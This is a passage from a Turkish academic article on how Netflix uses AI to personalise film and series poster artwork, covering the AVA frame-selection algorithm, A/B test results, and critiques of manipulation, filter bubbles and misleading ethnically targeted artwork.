Yapay zekâ, aslında farklı çalışan birçok algoritmanın kapsayıcı bir kavramdır. Bu algoritmaların günümüzde en çok yararlanılanları makine öğrenimi (machine learning) ve derin öğrenmedir (deep learning). Yapay zekânın bir kolu olan Makine öğrenimi aynı zamanda Derin öğrenmeyi kapsayan bir başka yapay zekâ alt bilim dalıdır.

Makine öğrenmesi, makinenin sağlanan verilerle mantıklı ve rasyonel sonuçlar türetmesini sağlayan algoritmalarıdır. Örnek verecek olursak; Bir mağazada müşterilerin alışveriş fişi verileri ile ilgili algoritma yazılıyor. Bu algoritma, cips alan müşterilerin aynı zamanda kola aldıkları bilgisini veriyor. Bu duruma istinaden cips rafları ile kola dolapları birbirine yakınlştırılıyor ve satışlarda yükseliş görülüyor. Bir başka örnekte algoritmaya üzümü tanıtmak için beyaz, mor, yuvarlak gibi özellikler tanımlanıyor. Üzüm ve muz makine öğrenimine sorunca hangisinin üzüm olduğunu tanımlanan bilgileri süzerek ve rasyonellik ilkesini benimseyerek karar veriyor.

Derin öğrenme ise hem yapay zekânın hem de makine öğreniminin alt dalı olan bir teknolojidir. Derin öğrenme beynimizdeki nöronlar gibi çalışır. Üzüm örneği ile derin öğrenme kavramı ele alındığında, makine öğreniminde üzümün özelliklerini bir yazılımcı tanıtırken, derin öğrenmede kendi kurallarını kendisi oluşturur. Hangisinin muz hangisinin üzüm olduğunu kendi işlemleriyle ayırt edebilmesi yapay zekânın insan zekâsına yaklaştığının en somut örneklerinden biridir (Arkan, 2019).

3. Yapay Zekâ Kullanımı: Görsel İletişim Tasarımı Ürünü Olarak Netflix Dizi ve Film Afişleri Örneği

Bir film veya dizinin izleyiciyle olan ilk teması genelde bir kapak veya afiş tasarımı ile olmaktadır. Bu tasarımların dizi veya film hakkında bir fikir sunarak izleyiciyi yönlendirmedeki etkisi oldukça büyüktür. Netflix'in, bir dizinin en çok izlenenler listesine girmesinde afiş tasarımlarının büyük çapta etkili olduğunu analiz etmesi, bu alan üzerinde çalışmalar yapmasını sağlamıştır. Netflix, yaklaşık 150 milyona ulaşan kullanıcı sayısı ile son yılların en başarılı şirketleri arasında yerini almıştır (Doğanay,2019). Netflix'i bu başarıya ulaştıran ve diğer izleme platformlarından ayırtıran en önemli unsurun, kullanıcı deneyimlerini analiz edip buna uygun öneriler sunabilen ve afiş tasarımları geliştirebilen yapay zekâ algoritması olduğu söylenebilir.


Netflix, 2006 yılında, henüz büyük veri ve yapay zekâ teknolojileri dijital dünyada bu kadar popüler hale gelmemişken Netflix Prize adında bir yarışma düzenleyerek kullanıcılar için daha isabetli film önerileri yapacak algoritmayı tasarlayan ekibe 1 milyon dolar ödül vereceğini duyurmuştur. 2009 yılında sonlanan yarışmada, 1 milyon dolarlık ödülün sahibi olan BellKor's Pragmatic Chaos adlı algoritma olmuştur (Doğanay,2019). Bu algoritma her ne kadar daha sonra teknik sebeplerle kullanılamamış olsa da yarışmanın kendisi, Netflix'in yeni teknolojilere verdiği önemin anlaşılması bakımından oldukça önemli bir unsurdur. Netflix, önceden film ve dizilerin afiş fotoğraflarında stüdyolardan aldığı klasik afişleri kullanmaktaydı. Blutr, Puhu gibi Türk platformları da hala bu tekniği kullanmaktadır. Ancak data analizine ve yapay zekâ algoritmalarına güvenen şirket afiş tasarımlarını geliştirmek için yeni teknikleri uygulamaya sokmuştur. Şirket ilk olarak tek bir afiş tasarımına sahip olmanın filmin dikkat çekiciliğini azalttığını gözlemlenmiştir. Bunun üzerine normal afiş tasarımının dışında 2 farklı tasarım daha üreterek 3 farklı tasarımı kullanıcılara sunmuş ve bu farklılığın filmin tıklanma oranını arttırdığını fark etmiştir. Afiş tasarımlarının büyük önem taşıdığını fark eden Netflix, bundan sonra farklı afiş tasarımlarıyla deneyler yapmaya devam etmiştir. Şirket artık bir sürü farklı afiş tasarımı üreterek ve insanların kişisel tercihlerine göre farklı afiş tasarımlarını seçmekteydi. 2009'dan 2019'a uzanan süreçte, Netflix, çoğunluğu yapay zekâ alanında olmak üzere pek çok yeni teknolojiye yatırım yaparak kendine özgü oldukça kompleks bir algoritma tasarlamıştır (Doğanay,2019). Kullanıcıların dizi veya film yönelimlerinden edinilen veriler, bu algoritmalar sayesinde işlenerek kullanıcıya yönelimlerine uygun bir afiş tasarımıyla tekrar sunulmaktadır (Görsel 1). Böylelikle Netflix, sürekli öğrenen ve buna uygun algoritmalar geliştirebilen bir yapay zekâyı afiş tasarımlarında kullanmaya başlamıştır. Algoritmanın daha da zenginleştirilerek makineye öğretilmesi sonucu çalışma mekanizmasının tamamen dijital ağlara geçmesiyle Netflix, tamamen kendisine ait bir simülasyon tekniği edinmiştir.



Görsel 1. Netflix'in öneri algoritmasıyla tasarlanmış afiş tasarımları. Erişim: 04.12.2021, (Doğanay,2019)

Bu algoritmayla film veya dizi sahnelerinde en çok geçen karakterin veya en farklı görünen karakterin yüzü, yakın çekimi ve vücut konumları analiz edilmektedir. Sonrasında ise görüntüyü bir telefon ekranı veya TV gibi çeşitli boyutlarda oluştururken karakterin yüzü ve arka planı algoritma sayesinde tanımlanarak belirli bir oranda kırpılmaktadır. Algoritma aynı zamanda, tercih edilme analizlerinden aldığı verilerle “en iyi” ve “en ilginç” olarak nitelendirdiği oyuncuyu ve sahneyi otomatik olarak seçerek odak noktasını oluşturup kırpma işlemini gerçekleştirmektedir. Bütün filmi tarayarak kullanıcının ilgisini çekebilecek sahneye karar veren yapay zekâ, logo ve tipografiyi de afiş tasarımlarına dahil edebilmektedir. Ancak tüm afiş tasarımlarında insanlar yoktur. Bu gibi durumlarda algoritma sahneleri inceleyerek en yoğun lekelerin olduğu alanları odak noktası olarak kabul edip otomatik bir şekilde kırılacak alanları hesaplayabilmektedir. Ortalama bir TV şovunun tek bir sezonu (yaklaşık 10 bölüm) yaklaşık 9 milyon toplam çerçeve içermektedir. Görsel editörlerden, kullanıcının dikkatini çekecek bir kareyi tanımlamak için milyonlarca video karesinde verimli bir şekilde eleme yapmasını istemek yorucu ve etkisiz bir yoldur. Netflix bu iş için, videolardaki her bir kareyi analiz ederek afiş için en iyisini seçebilen AVA (Aesthetic Visual Analysis) algoritmasını kullanmaktadır. Video karelerini seçerken AVA, video kareleri genel olarak 3 kategoride analiz etmektedir (Madeline ve diğerleri, 2018).

1. AVA, çerçeve oluşturmak için video karelerini analiz ederek başlar. Bu işlem her video karesinde birçok farklı değişkenin işlenmesini içerir. Netflix, videoları daha verimli bir şekilde işlemek için Archer çerçevesini kullanır (Görsel 2). Archer, video işlemeye yardımcı olmak için videoyu çok küçük parçalara böler.



Görsel 2. Netflix'in kullandığı AVA algoritmasının analiz sonucundan örnek görsel. Erişim: 04.12.2021,

(Madeline ve diğerleri, 2018)

2. Kareler elde edildikten sonra, meta veriler oluşturmak için bir dizi görüntü tanıma algoritmasına tabi tutulurlar. Meta veriler ayrıca görsel, bağlamsal ve kompozisyon meta verileri olarak sınıflandırılır.

- *Görsel Meta Veriler:* Parlaklık, keskinlik ve renk için
- *Bağlamsal Meta Veriler:* Bu, çerçevedeki aktörlerin, nesnelerin ve kameranın hareketlerinden anlam elde etmek için birleştirilen öğelerin birleşimidir. Hareket tahmini, nesne algılama ve kamera çekimi tanımlama gibi öğelerin analizi sağlanmaktadır. Sahne ve animasyonlu nesne tespiti, çerçevedeki insan olmayan konulara da önem verilmesini sağlar. Yüz


algılama, karedeki karakterlerin etkileyici yüz ifadelerine sahip olduklarını tespit etmek için kullanılan sistemlerden biridir.

- *Kompozisyon Meta Verileri:* Fotoğrafçılık, sinematografi, alan derinliği ve simetri gibi görsel estetik tasarımın temel ilkelerine dayanan karmaşık görüntü ayrıntıları için.



Görsel 3. Netflix'in kullandığı AVA algoritmasının analiz sonucundan örnek görsel. Erişim: 04.12.2021, (Madeline ve diğerleri, 2018)

3. En iyi görüntü üç önemli unsur göz önünde bulundurularak seçilir. Bunlar; başrol oyuncular, görsel menzil ve hassasiyet filtreleridir.
- İlk vurgu görsel bir etki yaptıkları için gösterinin başrol oyuncularına yapılır. Belirli bir bölümün ana karakterini tanımlamak için AVA, ikincil karakterlerden ana karakterleri filtrelemek için yüz kümeleme ve aktör tanıma kombinasyonunu kullanır (Görsel 4).
 - Bir sonraki işlem, video çerçevelerinde mevcut olan kamera konumlarını, parlaklık, renk, kontrast gibi görüntü ayrıntılarını içeren görüntülerin çeşitliliğidir. Bunları akılda tutarak, görüntü çerçevelerinin benzerliklere göre gruplanması kolaydır.
 - Şiddet, çıplaklık ve reklamlar gibi hassas faktörler filtrelenir ve seçilecek olan görüntüde bu faktörler düşük öncelikli olarak ayrılır. Bu şekilde süreçte tamamen taranılır.




Görsel 4. Netflix'in afiş tasarımı eskizleri. Erişim: 04.12.2021, (Duman,2018)

Sinirbilimciler, insan beyninin bir görüntüyü 13 milisaniye kadar kısa bir sürede işleyebildiğini ve arayüz boyunca görsel bilgilere kıyasla metni işlemenin çok daha uzun sürdüğünü keşfetmişlerdir (Madeline ve diğerleri, 2018). Bu durumda afiş üzerindeki metin yerleşimi de bir başka zorluğu beraberinde getirmiştir. Netflix ise bir görüntüye metin koymak için en iyi yerin ne olacağını belirleme görevini metin algılama algoritmasına bırakmıştır. Bu teknoloji ile videodan anlamlı görüntülerin ortaya çıkarılması ve metin yerleşimi bile yapılabilmesi ile büyük görsel tasarım ekiplerine ihtiyaç duyulmadan her gün etkileyici afiş tasarımları çıkarılabilmek mümkün olmuştur.

Netflix'in afiş tasarımlarında kullandığı bu algoritma ile, kullanıcıların izleme geçmişini inceleyerek yakın tarzdaki dizi ve filmleri öneri olarak da sunmaktadır. Aynı zamanda görüntüleme kalıpları başka bir kullanıcıya benziyorsa diğer kullanıcıların davranışlarına göre de öneriler geliştirilmektedir. Bu işlemi de yapay zekanın tasarladığı ve kullanıcının ilgisini en çok çekebileceğini düşündüğü afiş tasarımlarıyla gerçekleştirmektedir. Yapay zekâ daha önce oluşturulmuş afiş tasarımlarını inceleyerek belirli bir tasarım anlayışını, oran-orantıyı, kompozisyon oluşturmayı, tipografi seçimini ve kullanıcı için en etkili görseli seçebilmeyi öğrenmiştir. Kullanıcıların yapay zekanın tasarladığı afiş tasarımlarına tıklama sayısı, yapay zekayı bir sonraki tasarım için eğiten bir veri haline dönüştürmektedir. Örneğin son zamanlarda komedi türündeki dizileri izleyen bir kullanıcının yeni başlayacağı dizi ne kadar farklı bir türde olursa olsun yapay zekanın sunacağı afiş tasarımı komedi türünü çağrıştıracak grafiklerden oluşacaktır.


Netflix'in tüm bu önerileri ve tasarımları oluştururken kime hedefleyeceğini belirlemek için incelediği veriler şunlardır:

- İzlenen film sayısı, izlenen her şovun dakika sayısı
- Her video için tamamlanma yüzdesi
- Hangi filmlerin favorilere eklendiği vb.
- Belirli bir şovla ilişkilendirilebilen toplam izleme içeriğinin yüzdesi (ve dolayısıyla kullanıcının belirli bir şov veya ilgili oyuncularla olan yakınlık düzeyi)
- Kullanıcının katılım düzeyi, mevsimsel veya haftalık eğilimlerin grafiği



Görsel 5. Netflix'in A / B testleri ve kazanan afiş görseli. Erişim: 04.12.2021, (Netflix Technology Blog, 2016)

Netflix, yapay zekaya yaptırdığı afiş tasarımlarını kullanıcılar üzerinden birçok deneyle test etmiştir. Buna örnek olarak “Unbreakable Kimmy Schmidt” adlı bit TV dizisi için düzenlenen farklı afiş tasarımları Görsel 5’te bulunmaktadır. Kullanıcı tarafından daha çok tıklanılan tasarım son görüntüdeki afiş tasarımı olmuştur. Bu deneyin sonucunda şirket, karmaşık duyguların, içeriğin tonu veya hissi hakkında kullanıcılara daha zengin bir bilgi aktardığı sonucuna varmıştır. Afişler portre ağırlıklı olduğunda kullanıcı daha fazla duygu yelpazesini görmekte ve afişteki karakterle etkileşime girebilmektedir. Kısacası, başlığın tonunu yansıtan etkileyici yüz duygularına sahip, başlıktan tanınabilir olan veya kutuplaştırıcı karakterler içeren görüntülerin genellikle iyi sonuç verdiği tespit edilmiştir. Ancak bu tasarım yaklaşımlarının dünyanın çeşitli bölgelerinde oldukça farklı olabileceği de hesaba katılmalıdır.



Görsel 6. Netflix’in A / B testleri ve kazanan afiş görseli. Erişim: 04.12.2021, (Netflix Technology Blog, 2016)

“Dragons Race to the Edge” adlı animasyon dizisi için yapılan farklı tasarımlar arasından ise en dikkat çeken ve en çok tıklananı ejderhanın ve garip suratlı bir devin yer aldığı tasarımlar olmuştur (Görsel 6). Bu durumda insanların görmeye alışkın olmadığı canlıların veya nesnelerin afiş tasarımında odak noktası olarak kullanılması dikkat çeken ve merak uyandıran bir sonuç getirmiştir. Bir başka örnekte de Uma Thurman’ın yer aldığı birçok filmi izleyen bir üyenin, muhtemelen Uma içeren Pulp Fiction filmine ait afiş tasarımına olumlu yanıt vereceği öngörülmektedir. John Travolta’nın bir hayranı olan bir başka kullanıcı içinse, afiş tasarımında John’u içeren bir Pulp Fiction afişi sunulmaktadır (Görsel 7). Bu deneyler çerçevesinde geliştirilen afiş tasarımları Netflix kullanıcılarının çoğunda muhtemelen en iyi sonucu verecek olan tasarımlardır. Şirket aynı zamanda kullanıcı tercihlerindeki muazzam çeşitliliği de göz önüne alarak, her bir kullanıcı için kendileriyle ilgili bir şovun veya filmin özelliklerini vurgulayan farklı afiş tasarımları sunmaktadırlar. Kullanıcıları zaman içinde sadık abonelere dönüştüren milyonlarca afiş tasarımını öğrenmenin yanı sıra, Netflix’in yıllardır yaptığı tüm veri işleme ve testlerden elde ettiği bilgilerle tasarımda işe yaradığını düşündükleri 3 şey;

- Duygusal olarak etkileyici yüzlerin yakın planlarını göstermek
- İnsanlara kahramanlar yerine kötü adamları göstermek
- Üç karakterden fazla göstermemek



Görsel 7. Netflix'in öneri afiş tasarımları. Erişim: 04.12.2021, (Netflix Technology Blog, 2016)

Netflix'te insanların izlediği TV şovlarının ve filmlerinin yüzde 80'inden fazlası platformun öneri sistemiyle keşfedilmektedir. Bu, kullanıcının Netflix'te izlemek istediği şovu seçtiğinde, temel olarak bir algoritma tarafından alınan onlarca karar arasından bir seçim yaptığı anlamına gelmektedir. Her kullanıcının izleme geçmişi birbirinden farklı olacağı için aynı dizinin her kullanıcıya sunulan afiş tasarımları da farklı olabilmektedir. Bu durumda yaklaşık 150 milyon kullanıcısı olan Netflix'in 150 milyon versiyonu bulunduğu söylenebilir (Çete, 2020). Böyle bir rakama sahip platformda bir dizi veya film için her kullanıcıya özel afiş tasarımı geliştirmek, normalde çok fazla tasarımcıyı kendi bünyesinde çalıştırmayı gerektirir. Ancak Netflix bu iş yükünü yapay zekâ teknolojisiyle çözebildiğini göstermiştir. ABD'li ünlü yatırımcı Jim Cramer, şu anda dünyada yapay zekâdan en iyi Netflix'in istifade ettiğini belirtmiştir (Çelik, 2019). Aynı zamanda Netflix, yapay zekâ algoritmaları sayesinde yılda 1 milyar dolara kadar tasarruf sağladığını iddia etmiştir (Dwivedi, 2018). Netflix gibi popüler bir TV streaming şirketi olan Hulu'nun başkan yardımcısı ve deneyim başkanı Ben Smith, yapay zekânın sadece medya ve eğlence endüstrisinin geleceği olmadığını, şimdiki zamanı olduğunu söylemiştir. Hulu da Netflix gibi kullanıcıları bir şeyler izledikçe gün boyunca güncellenen öneri algoritmaları kullanmaktadır. Ancak Netflix'in kullandığı AVA gibi bir görsel oluşturucu algoritmaları henüz bulunmamaktadır (Munson, 2018).

Yapay zekânın, geçmiş örnekleri inceleyerek öğrenme yöntemi ve yaptığı tasarımların tercih edilme oranlarına göre tasarım anlayışını geliştirebilmesi gibi özellikleriyle giderek gerçek tasarımcıların yerini almaya başladığı söylenebilmektedir. Yapay zekâ, bir dizinin çok fazla varyasyonlu afiş tasarımını yapmak gibi büyük bir tasarım çalışması gerektiren karmaşık ve zorlu bir işin çok daha hızlı bir şekilde oluşturmaya yardımcı olabilir. Yapay zekâ, tasarımcının fikir geliştirmeye harcadığı zamandan ve emekten tasarruf sağlayan olağan işlere özen gösterirken aynı zamanda kullanıcıları da çok çaba sarf etmekten kurtarmaktadır. Kullanıcı yüzlerce seçenek arasından ilgilendiği içeriği hiç çaba sarf etmeden bulabilmektedir. Yapılan araştırmalarda Netflix gibi platformlarda bir kullanıcı yaklaşık 60-90 saniye içerisinde ne izleyeceğine karar verebilmektedir (Doğanay, 2019). Kullanıcının ilgisini çekebilecek şekilde tasarlanmış afiş tasarımları da karar verme süresini en aza indirebilmektedir. Bu durum Netflix ve kullanıcı arasında güçlü bağların kurulmasını sağlayan önemli detaylardır.

3.1. Yapay Zekânın Görsel Tasarıma ve Kullanıcı Deneyimine Yansıyan Devrimsel Etkisi

Rehberlik, tavsiye ve manipülasyon arasındaki çizgi çok ince olabileceğinden, yapay zekâ tasarımlarının kullanıcıları ne şekilde yönlendirdiğini anlamak çoğu zaman zor hale gelecektir. Yapay zekânın sunduğu bir kapak veya afiş tasarımı bazen her ne kadar olması gereken bir

tasarım anlayışına sahip olmasa da kullanıcının teknolojinin önerilerine güvenme eğilimi devam ettikçe yapay zekânın manipülasyonu daha etkin hale gelecektir. Kullanıcı henüz ne izlemek istediğini bilmezken bile Netflix algoritması öneriler sunup kullanıcıyı yönlendirilebilir. Bu durumun, gittikçe yapay zekânın önerileri ve yönlendirmeleri olmadan ne izleyeceğine, nelerle ilgilenebileceğine tek başına karar veremeyen bir kullanıcı topluluğunun da oluşmasına neden olacağı öngörülebilmektedir.

Yapay zekâ algoritmaları, öneri sunma ve yönlendirme işlemine öncelikle kullanıcının vakit geçirmekten hoşlandığı dizileri ve tercih ettiği afiş tasarımlarını tanımlamakla başlamaktadır. Böylece kullanıcının zevkine uygun dizi ve filmler için yine kullanıcıya uygun bir afiş tasarımı seçmektedir. Bu seçimler yapılırken sıra dışı şeyler de ortaya çıkabilmektedir. Örneğin, Afrikan Amerikalı bir Netflix kullanıcısı, Twitter hesabında, izlediği dizinin afiş tasarımında bulunan Afrikan Amerikalı iki karakterin sadece dizinin 10 dk'sı boyunca geçtiğini yazmıştır. Muhtemelen Netflix algoritması, kullanıcının Afrikan Amerikalı yapımları daha çok izlediği için böyle bir tercih yapmış olma ihtimali yüksektir. "Like Father" filmine ait yapay zekânın ürettiği farklı afiş tasarımlarına bakıldığında Netflix algoritmasının filmin ne hakkında olduğunu gerçekten temsil etmeyen, ancak bazı etnik izleyiciler arasında daha yüksek bir tıklama oranı yaşayan tasarımlar ürettiği söylenebilir (Görsel 8). Yani siyahi kullanıcılar, filmin ne hakkında olduğunu temsil etmemesine rağmen sağdaki afiş öneri olarak görmektedirler. Bu durumda aşırı derecede kişiselleştirilmiş bir deneyimin bazen yanıltıcı olabileceği göz önünde bulundurulmalıdır.




Görsel 8. Netflix'in öneri afiş tasarımları. Erişim: 04.12.2021, (Netflix Technology Blog, 2016)



Görsel 9. Netflix'in A / B testleri ve kazanan afiş görseli. Erişim: 04.12.2021, (Netflix Technology Blog, 2016)

Kültürler farklılıkların baskın kullanıldığı görüntülerde bazen doğru ve iyi sonuçlar almak da mümkün olmaktadır. Bunun en iyi örneklerinden biri de “Sense8” dizisi için üretilmiş afiş tasarımlarıdır (Görsel 9). Dizide birçok uluslararası oyuncu bulunmaktadır ve her kültüre uygun olarak ilgili oyuncunun ön planda olduğu tasarımlar kullanmak kullanıcı açısından hızlı bir etkileşim sunmuştur. “The Short Game” başlıklı bir film için tasarlanan orijinal afişe bakıldığında daha çok çocuklar arasında geçen maceralı bir golf oyunu hikâyesi gibi görünmektedir (Görsel 10). Yapay zekâ tarafından tasarlanan diğer iki afiş ise ön planda çocuk figürü olmasına rağmen ilham verici bir başarı hikâyesini çağrıştırmaktadır.


Cells	Cell 1 (Control)	Cell 2	Cell 3
Box Art	 Default artwork	 14% better take rate	 6% better take rate

Görsel 10. Netflix’in A / B testleri ve kazanan afiş görseli. Erişim: 04.12.2021, (Netflix Technology Blog, 2016)

Her ne kadar kullanıcı dostu ve etkili bir afiş tasarımı hazırlasa da yapay zekânın üretebileceği tasarım evreni ile yaratıcı insan zihninin sınırsız üretebileceği tasarım evreni arasındaki fark büyük olacaktır. Kullanıcıya, daha önceden ilgisini çeken afiş tasarımlarına benzer tasarımlar üreten algoritma, farklı tarz bir dizide bile yine birbirine yakın afiş tasarımlarını sunarak kullanıcının algısını bir süre sonra kısıtlamış olacaktır. Kullanıcının işini kolaylaştırıp daha önceki seçimlerine yakın tasarımları ona sunarken kullanıcıyı kısıtlayan ve daha farklı şeyler görmesini engelleyen bir yapıdan söz edilebilir. Birkaç kere romantik filmleri tercih etmiş kullanıcıya hep romantik film önerileri sunan yapay zekâ, kullanıcının ilgisini çekebilecek daha farklı tarzları ona sunmamış olacaktır. Bu da değişikliğe açık olmayı ve gelişmeyi bir süre sonra engelleyen bir durum haline gelebilir. Sürekli ilgisi dâhilinde hazırlanan afiş tasarımlarının arasından sıyrılıp farklı olana yönelme durumu kullanıcı için gittikçe zorlaşacaktır. Zaten ilgisini çekebilecek olan tüm içeriklerin yapay zekâ tarafından kendisine sunulduğunu düşünen kullanıcı farklı bir arayışa girmekten bir adım daha uzak duracaktır. Sadece ilgisini çeken görsellerle tasarlanmış afiş tasarımlarının, kullanıcının alışmış olduğu bakış açısını değiştirebilmesine ve bu anlamda kendisini geliştirebilmesine bir engel olarak durduğu söylenebilir.

Netflix’in yapay zekâ algoritmasının diğer bir zorluğu ise, izleme geçmişine göre sürekli değişen afiş tasarımlarının filmin tanınabilirliğini azaltabilmesidir. Örneğin üye daha önce ilgilendiğini filmi sonrasında izlemek istediğinde afiş tasarımı yapay zekâ tarafından değiştirildiği için görsel olarak bulunmasını zorlaştırabilir (Görsel 11). Sürekli gerçekleşen

değişiklikler kullanıcıları şaşırtabilir veya yanlış yönlendirebilir. Bu da kullanıcı için belirsizlik ve ilişkilendirme problemini ortaya çıkarabilir.



Görsel 11. Netflix'in öneri afiş tasarımları. Erişim: 04.12.2021, (Netflix Technology Blog, 2016)

Kullanıcıların Netflix'te izlemek istedikleri şova karar vermek için ortalama 1.8 saniye geçirdiklerini tespit eden şirket, "Bir afiş ile kullanıcıların ilgilerini çekmek için bu kadar az zamanımız olması bizi şaşırttı." ifadesini kullanmıştır. Şirketin düzenlediği yüzlerce testin bir sonucu olarak, üyelerine önerdikleri içeriklerin tek bir görüntüsü ile o içeriğin kendileri için neden doğru olduğunu en etkili şekilde anlatacak tasarım yeteneğe sahip oldukları söylenebilir. Görüntü güçlü bir şeydir ve insanları çok farklı şekillerde hareket ettirme yeteneğine sahiptir. Bu nedenle etkili afiş tasarımları, insanların daha hızlı sevecekleri hikâyeleri bulmalarına yardımcı olabilir.

Yapay zekânın kodları ve algoritmaları ile sınırlandırılmış olduğunu dolayısı ile kutunun dışında düşüncelerinin, yaratıcı veya yenilikçi olmalarının mümkün olmadığını ileri sürmektedirler (Jarrahi, 2018). Hali hazırda, yapay zekâ kendi başına karar alamıyor olup, tasarımcılar ve programcılar, sistemin içine karar verme sürecini modellemektedir (Pomerol, 1995). Sonuçta, bir afişin ne kadar ilgi çekici ve bilgilendirici olduğu, gerçekten onu gören bireye bağlıdır. Bu nedenle, sadece farklı içerikleri ve karakterleri değil, aynı zamanda farklı estetiği de vurgulayan afiş tasarımlarına ihtiyaç vardır. Dolayısıyla yapay zekâ tarafından sadece olması gereken öğelerin bir araya getirilmesi etkili bir afiş tasarlamaya yeterli olmayabilir. Aynı 